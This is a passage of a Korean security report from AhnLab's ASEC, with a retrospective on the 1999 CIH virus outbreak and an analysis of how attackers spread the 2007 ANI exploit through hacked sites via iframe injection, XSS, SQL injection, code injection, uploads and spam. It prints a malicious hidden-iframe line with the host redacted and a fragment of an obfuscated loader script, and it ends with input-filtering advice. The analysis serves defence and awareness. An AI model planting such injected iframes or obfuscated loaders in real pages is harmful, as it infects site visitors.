- ARS 사기전화 주의
- SMS 서비스 적극 이용

III. ASEC 컬럼

(1) ASEC이 돌아본 추억의 악성코드: CIH 바이러스 대란

1999년 4월 26일 아침부터 안철수연구소(당시 안철수컴퓨터 바이러스연구소)로 시스템이 부팅되지 않는다는 문의가 끝없이 접수되었다. 전화와 팩스가 불통되고 전국에서 손상된 하드디스크 복구를 맡기는 사람들이 줄을 서게 된다. 이는 매년 4월 26일 활동하는 CIH 바이러스(Win95/CIH virus) 때문으로 한국에서만 대략 100만대 이상의 컴퓨터가 피해를 입은 것으로 추정했다.

CIH 바이러스는 1998년 6월 대만에서 발견되었다. 와레즈(Warez)로 불리는 불법 소프트웨어나 게임 잡지 부록 CD 등에 감염되어 전 세계적으로 급속히 퍼지며 윈도우 바이러스 중 전 세계로 급격히 퍼진 최초의 바이러스가 된다. 이 바이러스는 매년 4월 26일 하드디스크의 특정 영역을 쓰레기 코드로 채우는 증상을 가지고 있다. 매달 26일 혹은 매년 6월 26일이 활동하는 변형도 존재하는데 이 중 6월 26일에 활동하는 변형으로 1998년 6월 아시아와 유럽에서 피해가 보고되었다. 하지만, 이 사건은 1999년 4월 26일 발생한 사건에 비하면 작은 피해였으며, 한국과 중국에서 대규모 피해가 발생하였다. 바이러스가 발견되고 일년이 지나고 큰 피해가 발생했다는 점에서 얼마나 많은 사용자들이 백신 프로그램을 사용하고 않거나 엔진 업데이트를 소홀히 하는지를 여실히 보여준 케이스라 할 수 있다.


CIH 바이러스는 타이완의 첸잉하오가 제작한 바이러스로 자신의 영문 이니셜을 따서 CIH로 명명했다고 한다. CIH 바이러스는 체르노빌 바이러스로도 불리는데 이는 언론이 얼마나 사람들에게 영향을 끼칠 수 있는지 증명한 일이기도 한다. 체르노빌 바이러스로도 잘 알려져 있는데 당시 어떤 백신 업체도 체르노빌 바이러스로 부르지 않았다. 단지 1986년 4월 26일이 체르노빌 원자력 발전사고가 일어난 일과 동일하기 때문에 붙여진 이름으로 보인다.

CIH 바이러스로 인한 피해가 커지면서 관련된 음모론도 등장했다. 특히 1999년이라는 시대적 상황상 Y2K 문제가 관심을 끌었고 CIH 바이러스가 Y2K 문제를 해결하기 위한 정부의 음모다, 백신 회사가 주가를 올리기 위해 치료를 소홀히 했다는 등 다양한 음모론이 등장했다. 기존 메인보드를 파괴해 Y2K 문제를 해결하려 했다는 음모론은 CIH 바이러스로 손상되는 메인보드는 일부 기종으로 한정되어 있어 설득력이 부족하였고, 백신회사에서 자신들의 수익을 위해 일부러 CIH 바이러스를 퇴치를 방조했다는 주장을 결과적으로 CIH 바이러스 대란 이후 주가상승이 있었지만 사건이 발생하기 10개월 전인 1998년 6월부터 백신 회사는 진단/치료 엔진을 제공했음에도 불구하고 보안의식의 부재로 일반인들이 제대로 백신을 사용하지 않았기 때문에 피해가 훨씬 컸다. 음모론을 위해서는 피해를 입은 사람들까지 모두 공모를 해야지만 성립된다. 많은 사람들이 컴퓨터를 이용만할 뿐 백신 자체를 사용하지 않았던 이 시절이었던 만큼 이런 대형 사고는 사실상 이미 예견 된 것이었다.

요즘은 바이러스를 포함한 악성코드에 대한 인식이 많이 알려지고 빠른 인터넷의 발전으로 프로그램을 설치하면 자동으로 업데이트 되는 형태로 바뀌고 있다. 하지만, 여전히 백신 프로그램 업데이트의 중요성이나 진단되어도 치료 방법을 몰라 무시하는 많은 사용자가 있어 악성코드로 인한 피해를 끊이지 않을 것으로 보인다.

(2) 여러 형태의 ANI 취약점을 이용한 공격


2007년 03월 말 ANI 취약점 발표가 되고 공격코드가 공개됨에 따라 공격자들에 의해 현재까지도 여러 가지 형태로 공격이 진행되고 있다. 해킹의 변천사를 보면 알 수 있듯이 서버만을 공격하는 형태가 아닌 공격한 서버를 경유지로 하여 일반 사용자의 컴퓨터까지 공격하여 금전적 이득을 취하는 형태로 변하고 있는 실정이다. 특히 중국 해커들에 의한 공격이 심각해지고 있으며, 최근 ANI 취약점을 이용한 공격을 하기 위해, 여러 가지 형태의 웹을 이용한 공격이 시도되고 있다. 이러한 웹을 이용한 공격은 여러 가지 형태가 있는데, 몇 가지 공격 기법을 통해 어떤 형태로 악성코드가 유포되는지 알아보도록 하자. 참고로 위에서 언급한 바와 같이 서버만을 공격하는 형태가 아닌, 서버를 공격한 후에 일반 사용자의 컴퓨터를 공격하는 흐름을 제시한 것이다.



[그림 3-1] 웹 서버/ 클라이언트 통신 흐름도

▶ 포탈 사이트를 이용한 자기 방어 및 보안 프로그램 우회.

공격자는 ANI 취약점을 이용한 공격을 하기 위해 공격 코드가 삽입되어 있는 [그림 3-2]와 같은 ANI 파일을 인터넷 상의 어딘가에 놓아두어야 한다.



[그림 3-2] 공격 코드를 포함하고 있는 조작된 ANI 파일

공격자가 자신의 서버를 노출시킨다는 것은 공격자 스스로 위험에 빠지게 되므로 외부의 다른 곳을 해킹하여 유포할 악성코드를 위치시킴으로써 자신을 보호한다.
공격자의 입장에서 보면 자신의 신분을 감추기 위해 가장 좋은 곳은 누구나 익명으로 글을 쓸 수 있고 이미지 파일을 올릴 수 있는 포탈 사이트가 최적의 장소일 것이다. 공격자는 포탈 사이트의 블로그 또는 이미지 파일을 올릴 수 있는 포탈 사이트의 모든 경로를 이용하여 공격 코드가 삽입되어 있는 파일을 올리게 되고 완벽하게 자신의 위치나 신분을 감추게 된다. 또한 공격자는 보안 프로그램을 우회하기 위해 공격 코드를 Encoding 하거나, 여러 형태로 스크립트를 복잡하게 만들어 보안 프로그램을 우회하거나 분석가가 코드를 분석하기 힘들게 한다. 그런 후에 아래와 같은 공격들을 통해 악성코드를 유포시키게 된다.

```
<iframe height=0 width=0 src="http://[redacted]/zip/zip.htm"></iframe>
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=euc-kr">
<title>Untitled Document</title>
```

[그림 3-3] 유명 웹 사이트에 삽입된 IFRAME.


```
<SCRIPT LANGUAGE="JavaScript">
<!--
var HtmlStrings=["=ujumf┐>=0ujumf┐>♫=ifbe┐>=0ifbe┐>♫=cpez┐>♫=tdsjqu!mbohvbhf>
function psw(st){
  var varS;
  varS="";
  var i;
  for(var a=0;a<st.length;a++){
    i = st.charCodeAt(a);
    if (i==1)
      varS=varS+String.fromCharCode('"'.charCodeAt()-1);
```

[그림 3-4] Encoding 된 스크립트

▶ XSS를 이용한 공격

Cross Site Scripting이라 불리는 XSS는 간단하면서도 손 쉽게 사용자를 공격할 수 있는 공격 기법이다. 이 XSS는 동적으로 생성되는 웹 페이지 (게시판, 웹 메일 등..)에서 악의적인 사용자가 만든 HTML 태그나 스크립트를 삽입한다. 이렇게 삽입된 데이터는 클라이언트(일반 사용자)가 웹 페이지에 접근할 경우에 클라이언트에 전달되고, 이 클라이언트는 정상적인 데이터로 인식하고, 브라우저에 의해 번역 되면서 공격자가 원하는 방향으로 코드가 실행되게 된다. 결과적으로 DOM(Document Object Model) Security Restrictions을 건너뛰어 명령 실행이 가능해지는 것이다. 여러 사이트에서 XSS 공격을 막기 위해 특정 HTML 태그나 스크립트를 제한을 두어 막고 있으나 HTML 표준을 지키지 않는 브라우저나 여러 형태의 Encoding 방식으로 인해 현재 거의 막기 힘든 상태이다.

XSS를 이용하여 ANI 취약점이 어떻게 동작하는지 시나리오를 통해 알아보도록 하자.



[그림 3-5] XSS 시나리오

1. 공격자는 자신을 숨기기 위해 포탈 사이트나 기타 여러 곳을 통해 악의적인 코드가 삽입되어 있는 ANI 파일과 공격 코드(HTML)을 올려 놓는다.
2. 공격자는 사용자 방문이 많은 사이트를 선택 후, 그 사이트(게시판이나 기타 사용자가 참여할 수 있는 동적인 페이지)의 XSS 취약점을 이용하여 공격자가 1번에서 올려놓은 공격 코드를 실행하는 코드를 삽입한다. 이때 공격자는 사용자의 구미를 당기는 글귀로 사용자를 유도하게 된다.
3. 정상적인 사용자는 사이트에 접속만으로 공격자가 올려놓은 코드를 자신도 모르게 실행하게 된다.
4. 1번에서 숨겨놓은 공격 코드(ANI 취약점)가 실행됨으로써 사용자의 컴퓨터는 공격자의 손에 제어권이 넘어가게 된다.
5. 공격자는 일반 사용자의 Shell 획득함으로써 악성 코드 설치 및 개인 정보 탈취 등을 통해 정상적인 사용자의 컴퓨터를 공략하게 된다.


▶ SQL Injection을 이용한 공격

SQL Injection이란 웹 상에서 사용자의 입력을 받는 부분에 SQL 구문을 삽입하여 SQL 쿼리문이 공격자가 원하는 방향으로 흐르게 한다. 이를 이용하여 공격자는 DB 내용을 열람하거나 DB와 관련된 명령어를 실행할 수 있다. 이 취약점을 통해 ANI 취약점이 어떻게 이용되는지 알아보도록 하자.

SQL을 이용하여 ANI 취약점을 이용하는 방식은 두 가지로 나열할 수 있다. 첫 번째로 SQL

Injection을 통해 서버의 Shell을 획득하고, 웹 페이지의 특정 위치(대부분index 파일)에 ANI 공격 코드를 삽입하는 방식이다. 두 번째로는 Web Contents 데이터를 저장하고 있는 데이터베이스에 ANI 공격 코드를 삽입하는 방식으로 공격될 수 있다. 이 두 가지 공격은 상황에 따라 달라지게 되는데, 그 이유는 공격할 서버가 어떤 SQL서버나 버전을 사용하고 있는지에 따라 달라지며, 또한 공격할 사이트의 운영체제 및 환경에 의해 달라지게 된다.

그럼 SQL Injection을 이용하여 ANI 취약점이 어떻게 동작하는지 시나리오를 통해 알아보도록 하자.



[그림 3-6] SQL Injection 시나리오

1. SQL Injection을 통한 웹 사이트 해킹

SQL Injection을 하기 위해서는 SQL Injection이 존재하는 페이지를 찾아야 하는데, 취약점이 존재할 가능성이 있는 페이지는 대부분 웹 프로그램에서 데이터베이스를 사용하는 게시판이나, 로그인, 회원 가입, 우편번호 찾기, 회원 정보 수정 등에 존재한다. 공격자는 이러한 페이지에서 취약점을 찾아 SQL Injection 공격을 한다.

2. 공격 코드 삽입

가) Shell을 획득 한 후에 공격 코드를 페이지에 삽입하는 공격.
(대부분 MS-SQL 데이터베이스에 해당한다.)

(ㄱ) 공격자는 SQL Injection을 통해 SQL 문을 조작한 후, 확장저장프로시저 등을 통해 Shell을 획득한다. 이때 공격자는 방화벽이 존재할 경우 방화벽을 우회할 수 있는 Reverse Shell 등을 통해 Shell을 획득하는 경우가 많다.

(ㄴ) Shell을 획득한 공격자는 웹 페이지의 인덱스 페이지를 조작하여 공격 코드를 삽입한다.

나) Web Contents를 저장하고 있는 데이터베이스에 공격 코드를 삽입하는 공격.

(ㄱ) 공격자는 SQL Injection을 통해 공지사항이나 기타 인덱스 페이지에서 사용되는 데이터베이스를 조작하여 공격 코드를 삽입한다.
(ㄴ) 공격 코드가 삽입되어 있는 ANI 파일은 위에서 언급한 것처럼 외부의 다른 곳에 저장하여 둔다.

3. 일반 사용자 공격
   A. 정상 사용자는 아무것도 모르는 상황에서 예전과 같이 사이트를 방문하게 된다.
   B. 정상 사용자는 사이트에 방문하자 마자 ANI 취약점을 통해 공격자의 손에 컴퓨터 제어권이 넘어가게 가게 된다.
   C. 공격자는 일반 사용자의 Shell 획득하여 악성 코드 설치 및 개인 정보 습득탈취 등을 통해 정상적인 사용자의 컴퓨터를 공략하게 된다.

▶ Code Injection을 이용한 공격

Code Injection이란 웹 프로그램에서 포함시키는 파일을 외부의 인자 값으로 받게 한 경우, 공격자에 의해 인자 값이 조작되어 공격자가 원하는 파일을 포함시키는 취약점이다. 대부분 Web Shell이나, Server Side Script 언어에서 시스템 명령을 사용하는 함수를 포함한 파일을 Injection하여 공격에 활용한다. 이 취약점을 이용하여 공격자는 서버의 Shell을 획득할 수 있으며, 또한 사용자 정보 가로채기, 홈페이지 변조 등의 공격을 한다. 이 취약점은 한때 공개 웹 어플리케이션으로 유명한 제로보드에 취약점이 존재하여 중국 해커들에 의해 대대적인 웹사이트 해킹을 당한바 있다.

이 공격의 형태는 두 가지 형태로 나눠지는데, 첫 번째로 외부의 파일을 포함 시킬 수 있도록 서버 환경이 구성되어 있다면, 외부 서버에(포탈이나 기타 등등) Shell을 획득할 수 있는 공격을 올려놓고 그 주소를 Injection 하여 코드를 포함시킨다. 두 번째로 외부의 파일을 포함 시킬 수 없도록 서버 환경이 구성되어 있다면, 공격자는 서버에 업로드 할 수 있는 곳(자료실, 사진 게시판 등)을 통해 공격 코드를 업로드 하고 그 파일을 Code Injection 하는 곳에 삽입하여 공격을 시도하게 된다. Shell을 획득한 공격자는 위의 Shell을 획득한 SQL Injection 이후의 공격과 동일하게 이루어진다.

▶ 업로드를 이용한 공격

업로드를 이용한 공격은 자료실이나 게시판 등에 파일 업로드 기능이 있는 경우, 그 기능을 이용하여 Shell을 획득하거나 여러 가지 형태의 공격을 할 수 있다. 이 공격은 아직도 많이 이루어지고 있으며, 공격을 막기 위한 코드를 우회하는 방법들도 많이 나타나고 있다.

업로드를 이용한 공격의 형태를 살펴 보면 게시판이나 기타 파일 업로드 기능을 가진 웹 페

이지를 통해 공격 코드가 삽입된 Server Side Script(ASP, JSP, PHP, CGI 등) 파일을 업로드 하여 웹 서버로 하여금 업로드 된 프로그램이 실행될 수 있도록 하여 Shell을 획득할 수 있다. Shell을 획득한 후에 “SQL Injection” 시나리오에서 언급한 것처럼 웹 페이지를 변조한 후 사용자를 겨냥한 ANI 취약점 공격을 수행한다.

▶ 메일을 이용한 공격

공격자는 무작위로 많은 사람을 공격하기 위해 다량의 Spam 메일을 이용한다. 공격코드가 삽입되어 있는 Spam 메일을 무작위로 전송하여 사용자가 메일을 열어 보기만 하여도 공격을 당하게 된다.

메일을 통한 공격의 시나리오는 다음과 같다.

1. 공격자는 사용자가 읽어볼 만한 메일 제목을 적어 공격 코드와 함께 메일을 전송한다.
2. 사용자는 공격자가 보낸 메일을 읽는 즉시 브라우저가 HTML을 분석하여 보여주게 된다. (물론 Outlook 사용자의 경우 HTML로 보기를 했을 경우나 환경설정에서 기본으로 HTML로 보기를 선택한 경우에 해당된다.)
3. 브라우저가 HTML 분석 과정에서 공격자의 의도대로 Buffer Overflow가 발생되고 그 과정에서 사용자의 컴퓨터는 공격자의 손에 넘어가게 된다.
4. 위의 여러 시나리오와 마찬가지로 공격자는 Shell을 획득하여 악성코드 설치, 개인정보 탈취 등 여러 가지 형태로 사용자의 컴퓨터를 악용한다.

▶ 웹 서버 보안

ANI 취약점을 활용하기 위해서 공격자가 먼저 공격 하는 것이 웹 서버가 대부분임으로, 웹 서버 보안이 필요하다 할 수 있다. 웹 서버 공격을 방지하기 위해서는 크게 웹 서버에서 동작중인 운영체제의 보안 패치가 필수이며, 웹 어플리케이션들의 취약점들 또한 제거 되어야 한다.

웹 어플리케이션들의 취약점을 제거하기 위해서는 사용자의 입력 값을 검증하는 작업이 선행되어야 하며, 아래와 같은 메타 캐릭터 문자들을 제거함으로 대부분의 취약점 제거가 가능하다.

```
.<>*|'&;$!#()[]{}:"/^₩n₩r
```

현재에도 ANI 취약점을 통해 사용자 컴퓨터를 장악하고, 이를 이용하여 게임 계정 탈취, Bot 설치, RootKit 설치 등 다양한 형태의 공격이 이루어지고 있는 실정이다. 이를 막기 위한 방법으로는 개인 사용자는 벤더에서 제공한 보안 패치를 적용하고 하고, “V3”나 “SpyZero” 와

같은 보안 프로그램 사용을 권장한다. 또한 의심이 가는 사이트는 방문하지 않으며, 메일은 함부로 열어보지 않는 것이 좋다.